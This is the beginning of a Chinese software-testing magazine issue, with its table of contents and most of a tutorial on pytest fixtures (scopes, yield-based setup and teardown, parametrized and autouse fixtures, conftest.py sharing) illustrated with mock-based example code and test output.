

» 每次不重样，带你收获最新测试技术! «



☑ 微信扫一扫关注我们

✉ 投稿邮箱: editor@51testing.com

目录

CONTENTS

pytest: fixture从入门到精通	01
借助人智能体 Cherry Studio 编写小工具.....	29
一种基于 Selenium 的离线 Monkey 测试方法.....	38
利用大语言模型快速搭建一个测试用例生成器.....	48
从新手到大师:测试人的自我修养与成长之路.....	70
鸿蒙APP的测试漫游.....	74
实例讲解反序列化漏洞的测试方法.....	89
销帮帮CRM 移动端UI自动化测试实践.....	99

Pytest: Fixture 从入门到精通

◆ 作者: blues_C

前言

大家好！我们今天来学习 Python 测试框架中的最具特色的功能之一：**Fixture**。

可以说，掌握了 **Fixture**，你就掌握了 **Pytest** 的精髓。它不仅能让你的测试代码更简洁、更优雅、更易于维护，还能极大地提升测试的复用性和灵活性。本文将带你系统地探索 **Fixture** 的世界，从最基础的概念到高级的应用技巧，灵活地运用 **Fixture** 并解决实际测试场景中遇到的常见问题。

文章导览：

1. **Fixture** 是什么？为什么我们需要它？
2. 快速上手：第一个 **Fixture** 与基本用法
3. 作用域 (Scope)：控制 **Fixture** 的生命周期
4. 优雅的 Setup/Teardown：yield （资源管理）
5. 参数化 **Fixture**：让 **Fixture** 更强大 （数据驱动）
6. 自动使用的 **Fixture** ('autouse')：便利性与风险
7. **Fixture** 的组合与依赖：构建复杂的测试场景 （模块化）
8. 共享 **Fixture**：'conftest.py' 的妙用 （代码复用）
9. 高级技巧与最佳实践
10. 常见陷阱与避坑指南
11. 总结



准备好了吗？让我们开始这场 Fixture 的深度探索之旅！

1. Fixture 是什么？为什么我们需要它？

在软件测试中，我们经常需要在执行测试用例之前进行一些准备工作 (Setup)，并在测试结束后进行一些清理工作 (Teardown)。

- Setup 可能包括：

创建数据库连接

初始化一个类的实例

准备测试数据（如创建临时文件、写入注册表、启动模拟服务）

登录用户

- Teardown 可能包括：

关闭数据库连接

删除临时文件

清理测试数据

注销用户

传统的测试框架（如 `unittest`）通常使用 `setUp()` 和 `tearDown()` 方法（或 `setUpClass`/`tearDownClass`）来处理这些任务。这种方式虽然可行，但在复杂场景下会遇到一些问题：

代码冗余：多个测试用例可能需要相同的 Setup/Teardown 逻辑，导致代码重复。

灵活性差：`setUp`/`tearDown` 通常与测试类绑定，难以在不同测试文件或模块间共享。

粒度固定：`setUp`/`tearDown` 的执行粒度（每个方法或每个类）是固定的，不够灵活。

可读性下降：当 Setup/Teardown 逻辑变得复杂时，测试方法本身的核心逻辑容易被淹没。



Pytest Fixture 应运而生，目的在于解决这些痛点。

Fixture 本质上是 Pytest 提供了一种机制，用于在测试函数运行之前、之后或期间，执行特定的代码，并能将数据或对象注入到测试函数中。它们是可重用的、模块化的，并且具有灵活的生命周期管理。

使用 Fixture 的核心优势：

- 解耦 (Decoupling): 将 Setup/Teardown 逻辑与测试用例本身分离。
- 复用 (Reusability): 定义一次 Fixture，可在多个测试中重复使用。
- 依赖注入 (Dependency Injection): 测试函数通过参数声明其依赖的 Fixture，Pytest 自动查找并执行。
- 灵活性 (Flexibility): 支持多种作用域（生命周期），满足不同场景的需求。
- 可读性 (Readability): 测试函数专注于测试逻辑，依赖关系清晰可见。
- 模块化 (Modularity): Fixture 可以相互依赖，构建复杂的测试环境。

理解了 Fixture 的“为什么”，我们就能更好地体会它在实际应用中的价值。接下来，让我们看看如何“动手”。

2. 快速上手：第一个 Fixture 与基本用法

创建一个 Fixture 非常简单，只需要使用 `@pytest.fixture` 装饰器来标记一个函数即可。

```
python
# test_basic_fixture.py
import pytest
import tempfile
import os

# 定义一个简单的 Fixture
@pytest.fixture
def temp_file_path():
    """创建一个临时文件并返回其路径"""
```



```
# Setup: 创建临时文件
fd, path = tempfile.mkstemp()
print(f"\n【Fixture Setup】创建临时文件: {path}")
os.close(fd) # 关闭文件描述符, 仅保留路径
# 将路径提供给测试函数
yield path # 注意这里使用了 yield, 稍后会详细解释
# Teardown: 删除临时文件
print(f"\n【Fixture Teardown】删除临时文件: {path}")
if os.path.exists(path):
    os.remove(path)

# 测试函数通过参数名 'temp_file_path' 来请求使用这个 Fixture
def test_write_to_temp_file(temp_file_path):
    """测试向临时文件写入内容"""
    print(f"【测试函数】使用临时文件: {temp_file_path}")
    assert os.path.exists(temp_file_path)
    with open(temp_file_path, 'w') as f:
        f.write("你好, Pytest Fixture! ")
    with open(temp_file_path, 'r') as f:
        content = f.read()
    assert content == "你好, Pytest Fixture! "

def test_temp_file_exists(temp_file_path):
    """另一个测试, 也使用同一个 Fixture"""
    print(f"【测试函数】检查文件存在: {temp_file_path}")
    assert os.path.exists(temp_file_path)
```

运行测试 (使用 `pytest -s -v` 可以看到打印信息):

```
bash
```

```
pytest -s -v test_basic_fixture.py
```



测试结果输出如下：

```
collected 2 items

test_basic_fixture.py::test_write_to_temp_file
【Fixture Setup】创建临时文件：C:\Users\...\AppData\Local\Temp\tmp5wmzm4xh
【测试函数】使用临时文件：C:\Users\...\AppData\Local\Temp\tmp5wmzm4xh
PASSED
【Fixture Teardown】删除临时文件：C:\Users\...\AppData\Local\Temp\tmp5wmzm4xh

test_basic_fixture.py::test_temp_file_exists
【Fixture Setup】创建临时文件：C:\Users\...\AppData\Local\Temp\tmp2yanxih3
【测试函数】检查文件存在：C:\Users\...\AppData\Local\Temp\tmp2yanxih3
PASSED
【Fixture Teardown】删除临时文件：C:\Users\...\AppData\Local\Temp\tmp2yanxih3
```

关键点解读：

1. `@pytest.fixture` 装饰器：将函数 `temp_file_path` 标记为一个 Fixture。

2. 依赖注入：测试函数 `test_write_to_temp_file` 和 `test_temp_file_exists` 通过将 Fixture 函数名 `temp_file_path` 作为参数，声明了对该 Fixture 的依赖。Pytest 会自动查找并执行这个 Fixture。

3. 执行流程：

当 Pytest 准备执行 `test_write_to_temp_file` 时，它发现需要 `temp_file_path` 这个 Fixture。

- Pytest 执行 `temp_file_path` 函数，直到 `yield path` 语句。
- `yield` 语句将 `path` 的值（临时文件路径）“提供”给测试函数 `test_write_to_temp_file` 作为参数。
- 测试函数 `test_write_to_temp_file` 执行。
- 测试函数执行完毕后，Pytest 回到 `temp_file_path` 函数，执行 `yield` 语句之后的代码（Teardown 部分）。

4. 独立执行：注意，对于 `test_write_to_temp_file` 和 `test_temp_file_exists` 这两个测试，`temp_file_path` Fixture 都被独立执行了一次（创建和删除了不同的临时文件）。这是因为默认的作用域是 `function`。

这个简单的例子展示了 Fixture 的基本工作方式：定义、注入和自动执行 Setup/Teardown。



3. 作用域 (Scope): 控制 Fixture 的生命周期

默认情况下, Fixture 的作用域是 `function`, 意味着每个使用该 Fixture 的测试函数都会触发 Fixture 的完整执行 (Setup -> yield -> Teardown)。但在很多情况下, 我们希望 Fixture 的 Setup/Teardown 只执行一次, 供多个测试函数共享, 以提高效率 (例如, 昂贵的数据库连接、Web Driver 启动)。

Pytest 提供了多种作用域来控制 Fixture 的生命周期:

`function` (默认): 每个测试函数执行一次。

`class`: 每个测试类执行一次, 该类中所有方法共享同一个 Fixture 实例。

`module`: 每个模块 (`.py` 文件) 执行一次, 该模块中所有测试函数/方法共享。

`package`: 每个包执行一次 (实验性, 需要配置)。通常在包的 `\_\_init\_\_.py` 同级 `conftest.py` 中定义。

`session`: 整个测试会话 (一次 `pytest` 命令的运行) 执行一次, 所有测试共享。

通过在 `@pytest.fixture` 装饰器中指定 `scope` 参数来设置作用域:

```
python
import pytest
import time

# Session 作用域: 整个测试会话只执行一次 Setup/Teardown
@pytest.fixture(scope="session")
def expensive_resource():
    print("\n【Session Fixture Setup】正在初始化...")
    # 模拟初始化操作
    time.sleep(1)
    resource_data = {"id": time.time(), "status": "已初始化"}
    yield resource_data
    print("\n【Session Fixture Teardown】正在清理...")
    # 模拟清理操作
    time.sleep(0.5)

# Module 作用域: 每个模块只执行一次
@pytest.fixture(scope="module")
```



```
def module_data(expensive_resource): # Fixture 可以依赖其他 Fixture

    print(f'\n【Module Fixture Setup】正在准备模块数据，使用资源 ID: {expensive_resource["id"]}')

    data = {"module_id": "mod123", "resource_ref": expensive_resource["id"]}

    yield data

    print("\n【Module Fixture Teardown】正在清理模块数据。")

# Class 作用域：每个类只执行一次

@pytest.fixture(scope="class")

def class_context(module_data):

    print(f'\n【Class Fixture Setup】正在为类设置上下文，使用模块数据：
{module_data["module_id"]}')

    context = {"class_name": "MyTestClass", "module_ref": module_data["module_id"]}

    yield context

    print("\n【Class Fixture Teardown】正在拆卸类上下文。")

# Function 作用域 (默认)：每个函数执行一次

@pytest.fixture # scope="function" is default

def function_specific_data(expensive_resource):

    print(f'\n【Function Fixture Setup】正在获取函数数据，使用资源 ID: {expensive_resource["id"]}')

    data = {"timestamp": time.time(), "resource_ref": expensive_resource["id"]}

    yield data

    print("\n【Function Fixture Teardown】正在清理函数数据。")

# 使用 Class 作用域 Fixture 需要用 @pytest.mark.usefixtures 标记类 (或者方法参数注入)

@pytest.mark.usefixtures("class_context")

class TestScopedFixtures:

    def test_one(self, function_specific_data, module_data, class_context):

        print("\n【测试一】正在运行测试...")

        print(f'  使用函数数据： {function_specific_data}')

        print(f'  使用模块数据： {module_data}')

        print(f'  使用类上下文： {class_context}')

        assert function_specific_data is not None

        assert module_data is not None

        assert class_context is not None

        # 验证 Fixture 依赖关系 (间接验证作用域)

        assert function_specific_data["resource_ref"] == module_data["resource_ref"]
```




```

        assert module_data["module_id"] == class_context["module_ref"]

def test_two(self, function_specific_data, module_data, class_context, expensive_resource):

    print("\n【测试二】正在运行测试...")

    print(f" 使用函数数据: {function_specific_data}")

    print(f" 使用模块数据: {module_data}")

    print(f" 使用类上下文: {class_context}")

    print(f" 直接使用 session 资源: {expensive_resource}")

    assert function_specific_data is not None

    # 验证不同函数的 function_specific_data 不同

    # (很难直接验证, 但可以通过打印的 timestamp 或 id 观察)

    assert expensive_resource["status"] == "已初始化"

# 另一个函数, 也在同一个模块, 会共享 module 和 session fixture
def test_outside_class(module_data, expensive_resource):

    print("\n【类外测试】正在运行测试...")

    print(f" 使用模块数据: {module_data}")

    print(f" 使用 session 资源: {expensive_resource}")

    assert module_data is not None

    assert expensive_resource is not None

# 模拟一个连接函数 (用于后续例子)
def connect_to_real_or_mock_db():

    print("    (模拟数据库连接...)")

    return MockDbConnection()

class MockDbConnection:

    def execute(self, query):

        print(f"    执行查询: {query}")

        return [{"result": "模拟数据"}]

    def close(self):

        print("    (模拟数据库关闭)")

```



运行 `pytest -s -v` 并观察输出：

```
collected 3 items

test_basic_fixture.py::TestScopedFixtures::test_one
【Session Fixture Setup】正在初始化...

【Module Fixture Setup】正在准备模块数据，使用资源ID：1743045848.507791

【Class Fixture Setup】正在为类设置上下文，使用模块数据：mod123

【Function Fixture Setup】正在获取函数数据，使用资源ID：1743045848.507791

【测试一】正在运行测试...
使用函数数据：{'timestamp': 1743045848.507791, 'resource_ref': 1743045848.507791}
使用模块数据：{'module_id': 'mod123', 'resource_ref': 1743045848.507791}
使用类上下文：{'class_name': 'MyTestClass', 'module_ref': 'mod123'}
PASSED
【Function Fixture Teardown】正在清理函数数据。

test_basic_fixture.py::TestScopedFixtures::test_two
【Function Fixture Setup】正在获取函数数据，使用资源ID：1743045848.507791

【测试二】正在运行测试...
使用函数数据：{'timestamp': 1743045848.5098345, 'resource_ref': 1743045848.507791}
使用模块数据：{'module_id': 'mod123', 'resource_ref': 1743045848.507791}
使用类上下文：{'class_name': 'MyTestClass', 'module_ref': 'mod123'}
直接使用 session 资源：{'id': 1743045848.507791, 'status': '已初始化'}
PASSED
【Function Fixture Teardown】正在清理函数数据。

【Class Fixture Teardown】正在拆卸类上下文。

test_basic_fixture.py::test_outside_class
【类外测试】正在运行测试...
使用模块数据：{'module_id': 'mod123', 'resource_ref': 1743045848.507791}
使用 session 资源：{'id': 1743045848.507791, 'status': '已初始化'}
PASSED
【Module Fixture Teardown】正在清理模块数据。

【Session Fixture Teardown】正在清理...
```

你会注意到：

`expensive\_resource` (session) 的 Setup 和 Teardown 只在所有测试开始前和结束后各执行一次。

`module\_data` (module) 的 Setup 和 Teardown 在该模块的第一个测试开始前和最后一个测试结束后各执行一次。

`class\_context` (class) 的 Setup 和 Teardown 在 `TestScopedFixtures` 类的第一个



测试方法开始前和最后一个测试方法结束后各执行一次。

`function\_specific\_data` (function) 的 Setup 和 Teardown 在 `test\_one` 和 `test\_two` 执行时分别执行一次。

选择合适的作用域至关重要：

- 对于成本高昂、状态不应在测试间改变的資源（如数据库连接池、Web Driver 实例），使用 `session` 或 `module`。
- 对于需要在类级别共享的状态或设置，使用 `class`。
- 对于需要为每个测试提供独立、干净环境的资源（如临时文件、特定用户登录），使用 `function`。

注意：高范围的 Fixture (如 `session`) 不能直接依赖低范围的 Fixture (如 `function`)，因为低范围 Fixture 可能在会话期间被创建和销毁多次。

4. 资源管理：Setup/Teardown: `yield`

我们在第一个例子中已经看到了 `yield` 的使用。这是 Pytest Fixture 实现 Setup 和 Teardown 的推荐方式。

```
python
import pytest

# 假设 connect_to_real_or_mock_db 和 MockDbConnection 已定义 (如上个例子)
@pytest.fixture
def db_connection():
    print("\n【Setup】正在连接数据库...")
    conn = connect_to_real_or_mock_db() # 假设这是一个连接函数
    yield conn # 将连接对象提供给测试，并在此暂停
    print("\n【Teardown】正在断开数据库连接...")
    conn.close() # yield 之后执行清理

def test_db_query(db_connection):
    print("【测试】正在执行查询...")
    result = db_connection.execute("SELECT FROM users")
    assert result is not None
```



‘yield’ 方式的优点：

代码集中: Setup 和 Teardown 逻辑写在同一个函数内，结构清晰。

状态共享: ‘yield’ 前后的代码可以共享局部变量（如上面例子中的 ‘conn’）。

异常处理: 如果 Setup 代码（‘yield’ 之前）或测试函数本身抛出异常，Teardown 代码（‘yield’ 之后）仍然会执行，确保资源被释放。

另一种方式: ‘request.addfinalizer’

在 ‘yield’ Fixture 出现之前，通常使用 ‘request.addfinalizer’ 来注册清理函数。

python

```
import pytest
```

```
# 假设 connect_to_real_or_mock_db 和 MockDbConnection 已定义
```

```
@pytest.fixture
```

```
def legacy_db_connection(request):
```

```
    print("\n【Setup】正在连接数据库...")
```

```
    conn = connect_to_real_or_mock_db()
```

```
    def fin():
```

```
        print("\n【Teardown】正在断开数据库连接...")
```

```
        conn.close()
```

```
    request.addfinalizer(fin) # 注册清理函数
```

```
    return conn # 使用 return 返回值
```

```
def test_legacy_db_query(legacy_db_connection):
```

```
    print("【测试】正在执行查询...")
```

```
    result = legacy_db_connection.execute("SELECT FROM products")
```

```
    assert result is not None
```

虽然 ‘addfinalizer’ 仍然有效，但 ‘yield’ 方式是更简洁的上下文管理器风格，是目前推荐的首选。

5. 参数化 Fixture: 让 Fixture 更强大

有时，我们希望同一个 Fixture 能够根据不同的参数提供不同的 Setup 或数据。例如，测试一个需要不同用户角色的 API。

可以使用 ‘@pytest.fixture’ 的 ‘params’ 参数，并结合内置的 ‘request’ Fixture 来实



现。

```
python

import pytest

# 参数化的 Fixture，模拟不同用户角色

@pytest.fixture(params=["guest", "user", "admin"], scope="function")

def user_client(request):

    role = request.param # 获取当前参数值

    print(f"\n【Fixture Setup】正在为角色创建客户端：{role}")

    # 模拟根据角色创建不同的客户端或设置

    client = MockAPIClient(role=role)

    yield client

    print(f"\n【Fixture Teardown】正在清理角色 {role} 的客户端")

    client.logout() # 假设有登出操作

class MockAPIClient:

    def __init__(self, role):

        self.role = role

        self.logged_in = True

        print(f" 客户端已初始化，角色为 '{self.role}'")

    def get_data(self):

        if self.role == "guest":

            return {"data": "公共数据"}

        elif self.role == "user":

            return {"data": "用户专属数据"}

        elif self.role == "admin":

            return {"data": "所有系统数据"}

        return None

    def perform_admin_action(self):

        if self.role != "admin":

            raise PermissionError("需要管理员权限")

        print(" 正在执行管理员操作...")

        return {"status": "成功"}

    def logout(self):
```



```

self.logged_in = False

print(f' 角色 '{self.role}' 的客户端已登出")

# 使用参数化 Fixture 的测试函数

def test_api_data_access(user_client):

    print(f'【测试】正在测试角色 {user_client.role} 的数据访问权限")

    data = user_client.get_data()

    if user_client.role == "guest":

        assert data == {"data": "公共数据"}

    elif user_client.role == "user":

        assert data == {"data": "用户专属数据"}

    elif user_client.role == "admin":

        assert data == {"data": "所有系统数据"}

def test_admin_action_permission(user_client):

    print(f'【测试】正在测试角色 {user_client.role} 的管理员操作权限")

    if user_client.role == "admin":

        result = user_client.perform_admin_action()

        assert result == {"status": "成功"}

    else:

        with pytest.raises(PermissionError):

            user_client.perform_admin_action()

    print(f' 为角色 '{user_client.role}' 正确引发了 PermissionError")

```

运行 `pytest -s -v`:

```

... collected 6 items

... test_basic_fixture.py::test_api_data_access[guest]
【Fixture Setup】正在为角色创建客户端: guest
客户端已初始化, 角色为 'guest'
【测试】正在测试角色 guest 的数据访问权限
PASSED
【Fixture Teardown】正在清理角色 guest 的客户端
角色 'guest' 的客户端已登出

test_basic_fixture.py::test_api_data_access[user]
【Fixture Setup】正在为角色创建客户端: user
客户端已初始化, 角色为 'user'
【测试】正在测试角色 user 的数据访问权限
PASSED
【Fixture Teardown】正在清理角色 user 的客户端
角色 'user' 的客户端已登出

test_basic_fixture.py::test_api_data_access[admin]
【Fixture Setup】正在为角色创建客户端: admin
客户端已初始化, 角色为 'admin'
【测试】正在测试角色 admin 的数据访问权限
PASSED
【Fixture Teardown】正在清理角色 admin 的客户端
角色 'admin' 的客户端已登出

test_basic_fixture.py::test_admin_action_permission[guest]
【Fixture Setup】正在为角色创建客户端: guest
客户端已初始化, 角色为 'guest'
【测试】正在测试角色 guest 的管理员操作权限
为角色 'guest' 正确引发了 PermissionError
PASSED
【Fixture Teardown】正在清理角色 guest 的客户端
角色 'guest' 的客户端已登出

test_basic_fixture.py::test_admin_action_permission[user]
【Fixture Setup】正在为角色创建客户端: user
客户端已初始化, 角色为 'user'
【测试】正在测试角色 user 的管理员操作权限

```



你会看到 `test\_api\_data\_access` 和 `test\_admin\_action\_permission` 这两个测试函数，都分别针对 `params` 中定义的 "guest", "user", "admin" 三种角色各执行了一次，总共执行了 6 次测试。每次执行时，`user\_client` Fixture 都会根据 `request.param` 的值进行相应的 Setup 和 Teardown。

`params` 和 `ids`:

你还可以提供 `ids` 参数，为每个参数值生成更友好的测试 ID:

```
python
@pytest.fixture(params=[0, 1, pytest.param(2, marks=pytest.mark.skip)],
                ids=["零", "一", "跳过的二"])
def number_fixture(request):
    print(f"\n【参数化 Fixture】提供参数: {request.param}")
    return request.param
def test_using_number(number_fixture):
    print(f"【测试】使用数字: {number_fixture}")
    assert isinstance(number_fixture, int)
```

这会生成如 `test\_using\_number[零]`、`test\_using\_number[一]` 这样的测试 ID，并且 `跳过的二` 对应的测试会被跳过。

参数化 Fixture 与 `@pytest.mark.parametrize` 的区别:

- `@pytest.mark.parametrize` 是直接作用于测试函数，为其提供多组输入参数。
- 参数化 Fixture 是让 Fixture 本身可以产生不同的输出（通常是 Setup 结果），使用该 Fixture 的测试函数会针对 Fixture 的每个参数化实例运行一次。
- 它们可以组合使用，实现更复杂的测试矩阵。

6. 自动使用的 Fixture (`autouse`): 便利性与风险

默认情况下，测试函数需要显式地在其参数列表中声明它所依赖的 Fixture。但有时，我们希望某个 Fixture 对某个范围内的所有测试都自动生效，而无需在每个测试函数中都



写一遍参数。这就是 `autouse=True` 的用途。

```
python
import pytest
import time

# 一个自动使用的 Session Fixture, 例如用于全局日志配置
@pytest.fixture(scope="session", autouse=True)
def setup_global_logging():
    print("\n【自动 Session Setup】正在配置全局日志...")
    # configure_logging() # 假设这里配置日志
    yield
    print("\n【自动 Session Teardown】正在关闭日志系统。")

# 一个自动使用的 Function Fixture, 例如每次测试前重置某个状态
_test_counter = 0
@pytest.fixture(autouse=True) # scope is function by default
def reset_counter_before_each_test():
    global _test_counter
    print(f"\n【自动 Function Setup】正在重置计数器。当前值: {_test_counter}")
    _test_counter = 0
    yield
    # yield 后的清理代码会在测试函数执行后运行
    print(f"【自动 Function Teardown】测试完成。计数器现在是: {_test_counter}")

def test_increment_counter_once():
    global _test_counter
    print("【测试】计数器增加一。")
    _test_counter += 1
    assert _test_counter == 1

def test_increment_counter_twice():
    global _test_counter
    print("【测试】计数器增加二。")
    _test_counter += 1
    _test_counter += 1
    assert _test_counter == 2
```



这个测试函数没有显式请求任何 Fixture，但 autouse Fixture 仍然会执行

```
def test_simple_assertion():

    print("【测试】运行一个简单的断言。")

    assert True
```

运行 `pytest -s -v`:

```
collected 3 items

test_basic_fixture.py::test_increment_counter_once
【自动 Session Setup】正在配置会话日志...

【自动 Function Setup】正在重置计数器。当前值: 0
【测试】计数器增加一。
PASSED【自动 Function Teardown】测试完成。计数器现在是: 1

test_basic_fixture.py::test_increment_counter_twice
【自动 Function Setup】正在重置计数器。当前值: 1
【测试】计数器增加二。
PASSED【自动 Function Teardown】测试完成。计数器现在是: 2

test_basic_fixture.py::test_simple_assertion
【自动 Function Setup】正在重置计数器。当前值: 2
【测试】运行一个简单的断言。
PASSED【自动 Function Teardown】测试完成。计数器现在是: 0

【自动 Session Teardown】正在关闭日志系统。

..... 3 passed in 0.08s
```

你会看到:

- `setup\_global\_logging` 在整个会话开始和结束时执行。
- `reset\_counter\_before\_each\_test` 在 `test\_increment\_counter\_once`,

`test\_increment\_counter\_twice`, 甚至 `test\_simple\_assertion` 这三个测试函数执行之前和之后都执行了。

`autouse` 的优点:

方便: 对于必须在每个测试(或特定范围内所有测试)之前运行的通用设置(如日志、数据库事务回滚、模拟 Patcher 启动/停止)非常方便。

`autouse` 的风险和缺点:

隐式依赖: 测试函数的依赖关系不再明确地体现在参数列表中, 降低了代码的可读性和可维护性。当测试失败时, 可能难以追踪是哪个 `autouse` Fixture 导致的问题。

过度使用: 滥用 `autouse` 会使测试环境变得复杂和不可预测。

作用域陷阱: `autouse` Fixture 只在其定义的作用域内自动激活。例如, 一个



`autouse=True, scope="class"` 的 Fixture 只会对该类中的测试方法自动生效。

使用建议:

- 谨慎使用 `autouse=True`。
- 优先考虑显式 Fixture 注入，因为它更清晰。
- 仅对那些真正具有全局性、不言而喻且不直接影响测试逻辑本身的 Setup/Teardown 使用 `autouse`（例如，日志配置、全局 Mock 启动/停止、数据库事务管理）。
- 如果一个 Fixture 提供了测试需要的数据或对象，绝对不要使用 `autouse=True`，因为它需要被注入到测试函数中才能使用。`autouse` Fixture 通常不 `yield` 或 `return` 测试所需的值（虽然技术上可以，但不推荐）。

7. Fixture 的组合与依赖：构建复杂的测试场景

Fixture 的强大之处还在于它们可以相互依赖。一个 Fixture 可以请求另一个 Fixture 作为其参数，Pytest 会自动解析这个依赖链，并按照正确的顺序和作用域执行它们。

```
python
import pytest
import time

# Fixture 1: 基础数据库连接 (Session 作用域)
@pytest.fixture(scope="session")
def db_conn():
    print("\n【数据库 Setup】正在连接数据库...")
    conn = {"status": "已连接", "id": int(time.time())} # 用时间戳模拟 ID
    yield conn
    print("\n【数据库 Teardown】正在断开数据库连接...")
    conn["status"] = "已断开"

# Fixture 2: 用户认证，依赖 db_conn (Function 作用域)
@pytest.fixture(scope="function")
def authenticated_user(db_conn):
    print(f"\n【认证 Setup】正在使用数据库连接 (ID: {db_conn['id']}) 认证用户...")
    assert db_conn["status"] == "已连接"
```



```

    user = {"username": "testuser", "token": "abc123xyz", "db_conn_id": db_conn['id']}

    yield user

    print("\n【认证 Teardown】正在登出用户...")

# Fixture 3: 用户购物车, 依赖 authenticated_user (Function 作用域)
@pytest.fixture(scope="function")

def user_cart(authenticated_user):

    print(f"\n【购物车 Setup】正在为用户 {authenticated_user['username']} 创建购物车...")

    cart = {"user": authenticated_user['username'], "items": [], "token_used":
authenticated_user['token']}

    yield cart

    print("\n【购物车 Teardown】正在清空购物车...")

    cart["items"] = [] # 模拟清空购物车

# 测试函数, 直接请求最高层的 Fixture 'user_cart'
def test_add_item_to_cart(user_cart):

    print(f"【测试】正在为用户 {user_cart['user']} 添加物品到购物车")

    assert user_cart["token_used"] == "abc123xyz" # 验证依赖链正确传递

    user_cart["items"].append("product_A")

    assert len(user_cart["items"]) == 1

    assert "product_A" in user_cart["items"]

# 另一个测试, 也使用 'user_cart'
def test_cart_is_empty_initially(user_cart):

    print(f"【测试】正在检查用户 {user_cart['user']} 的购物车初始状态")

    assert len(user_cart["items"]) == 0

# 测试可以直接请求中间层的 Fixture
def test_user_authentication(authenticated_user, db_conn):

    print(f"【测试】正在验证已认证用户 {authenticated_user['username']}")

    assert authenticated_user["token"] == "abc123xyz"

    assert authenticated_user["db_conn_id"] == db_conn["id"] # 验证依赖

    assert db_conn["status"] == "已连接" # 验证共享的 db_conn 状态
    
```



执行流程分析（`test\_add\_item\_to\_cart` 为例）:

```
collected 3 items
test_basic_fixture.py::test_add_item_to_cart
【数据库 Setup】正在连接数据库...

【认证 Setup】正在使用数据库连接 (ID: 1743046286) 认证用户...

【购物车 Setup】正在为用户 testuser 创建购物车...
【测试】正在为用户 testuser 添加物品到购物车
PASSED
【购物车 Teardown】正在清空购物车...

【认证 Teardown】正在退出用户...
test_basic_fixture.py::test_cart_is_empty_initially
【认证 Setup】正在使用数据库连接 (ID: 1743046286) 认证用户...

【购物车 Setup】正在为用户 testuser 创建购物车...
【测试】正在检查用户 testuser 的购物车初始状态
PASSED
【购物车 Teardown】正在清空购物车...

【认证 Teardown】正在退出用户...
test_basic_fixture.py::test_user_authentication
【认证 Setup】正在使用数据库连接 (ID: 1743046286) 认证用户...
【测试】正在验证已认证用户 testuser
PASSED
【认证 Teardown】正在退出用户...

【数据库 Teardown】正在断开数据库连接...

===== 3 passed in 0.08s =====
```

1. Pytest 看到 `test\_add\_item\_to\_cart` 需要 `user\_cart`。
2. Pytest 查找 `user\_cart` Fixture，发现它需要 `authenticated\_user`。
3. Pytest 查找 `authenticated\_user` Fixture，发现它需要 `db\_conn`。
4. Pytest 查找 `db\_conn` Fixture，它没有其他 Fixture 依赖。
5. Pytest 执行 `db\_conn` (Session 作用域，如果是第一次使用则执行 Setup，否则直接返回已存在的实例)。
6. Pytest 执行 `authenticated\_user` (Function 作用域)，将 `db\_conn` 的结果注入，执行到 `yield user`。
7. Pytest 执行 `user\_cart` (Function 作用域)，将 `authenticated\_user` 的结果注入，执行到 `yield cart`。
8. Pytest 执行 `test\_add\_item\_to\_cart` 函数体，将 `user\_cart` 的结果注入。
9. `test\_add\_item\_to\_cart` 执行完毕。
10. Pytest 回到 `user\_cart`，执行 `yield` 后的 Teardown。
11. Pytest 回到 `authenticated\_user`，执行 `yield` 后的 Teardown。
12. Pytest 回到 `db\_conn` (只有在整个 Session 结束时才会执行 Teardown)。



作用域在依赖链中的影响:

高作用域的 Fixture 可以被低作用域的 Fixture 依赖。

低作用域的 Fixture 不能被高作用域的 Fixture 依赖。例如, 'session' 作用域的 Fixture 不能依赖 'function' 作用域的 Fixture。Pytest 会报错。

当多个测试共享一个高作用域 Fixture 实例时,依赖于它的低作用域 Fixture 在每次执行时,会接收到同一个高作用域 Fixture 的实例。

Fixture 组合是构建结构化、可维护测试套件的关键。它允许你将复杂的 Setup 分解为更小、更专注、可复用的单元。

8. 共享 Fixture: 'conftest.py' 的妙用

当你的项目逐渐变大,你可能会发现很多 Fixture 需要在多个测试文件(模块)之间共享。将这些共享的 Fixture 放在哪里最合适呢?答案是 'conftest.py' 文件。

'conftest.py' 的特点:

- 这是一个特殊命名的文件,Pytest 会自动发现它。
- 放在测试目录下的 'conftest.py' 文件中的 Fixture,对该目录及其所有子目录下的测试文件都可见,无需导入。
- 你可以有多个 'conftest.py' 文件,分别位于不同的目录下,它们的作用域限于所在的目录树。
- 根目录下的 'conftest.py' 中的 Fixture 对整个项目的所有测试都可见。

示例目录结构:

```
my_project/
├── src/
│   ├── my_app/
│   └── ...
```



```

├── tests/
│   ├── conftest.py          # (全局或通用 Fixtures)
│   └── unit/
│       ├── conftest.py      # (单元测试特定的 Fixtures)
│       ├── test_module_a.py
│       └── test_module_b.py
│   └── integration/
│       ├── conftest.py      # (集成测试特定的 Fixtures)
│       ├── test_api.py
│       └── test_db_interactions.py
└── pytest.ini
    
```

`tests/conftest.py` :

```

python
# tests/conftest.py

import pytest
import time

# 一个全局共享的 Session Fixture
@pytest.fixture(scope="session")

def global_config():
    print("\n【全局 conftest】正在加载全局测试配置...")
    config = {"env": "testing", "timeout": 30}
    return config

# 一个通用的数据库 Mock Fixture
@pytest.fixture

def mock_db():
    print("\n【全局 conftest】正在设置模拟数据库...")
    db = {"users": {1: "Alice"}, "products": {}}
    
```



```

yield db

print("\n【全局 conftest】正在拆卸模拟数据库...")

`tests/unit/test_module_a.py` :
python
# tests/unit/test_module_a.py
import pytest
# 可以直接使用来自上层 conftest.py 的 Fixture
def test_user_exists(mock_db):
    print("【测试模块 A】正在检查用户是否存在...")
    assert 1 in mock_db["users"]
    assert mock_db["users"][1] == "Alice"
# 也可以使用全局的 Fixture
def test_config_loaded(global_config):
    print("【测试模块 A】正在检查全局配置...")
    assert global_config["env"] == "testing"

```

测试结果输出如下:

```

collected 2 items

tests/unit/test_module_a.py::test_user_exists
【全局 conftest】正在设置模拟数据库...
【测试模块A】正在检查用户是否存在...
PASSED
【全局 conftest】正在拆卸模拟数据库...

tests/unit/test_module_a.py::test_config_loaded
【全局 conftest】正在加载全局测试配置...
【测试模块A】正在检查全局配置...
PASSED

```

`tests/integration/test\_api.py` (示例):

```

python
# tests/integration/test_api.py
import pytest
# 同样可以使用来自顶层 conftest.py 的 Fixture

```




```
def test_api_timeout(global_config):
    print("【API 测试】正在检查 API 超时配置...")
    assert global_config["timeout"] == 30
```

测试结果输出如下：

```
collected 1 item

tests/integration/test_api.py::test_api_timeout
【全局 conftest】正在加载全局测试配置...
【API测试】正在检查API超时配置...
PASSED
```

‘conftest.py’ 的优势：

避免导入：无需在每个测试文件中 ‘from ... import fixture_name’。

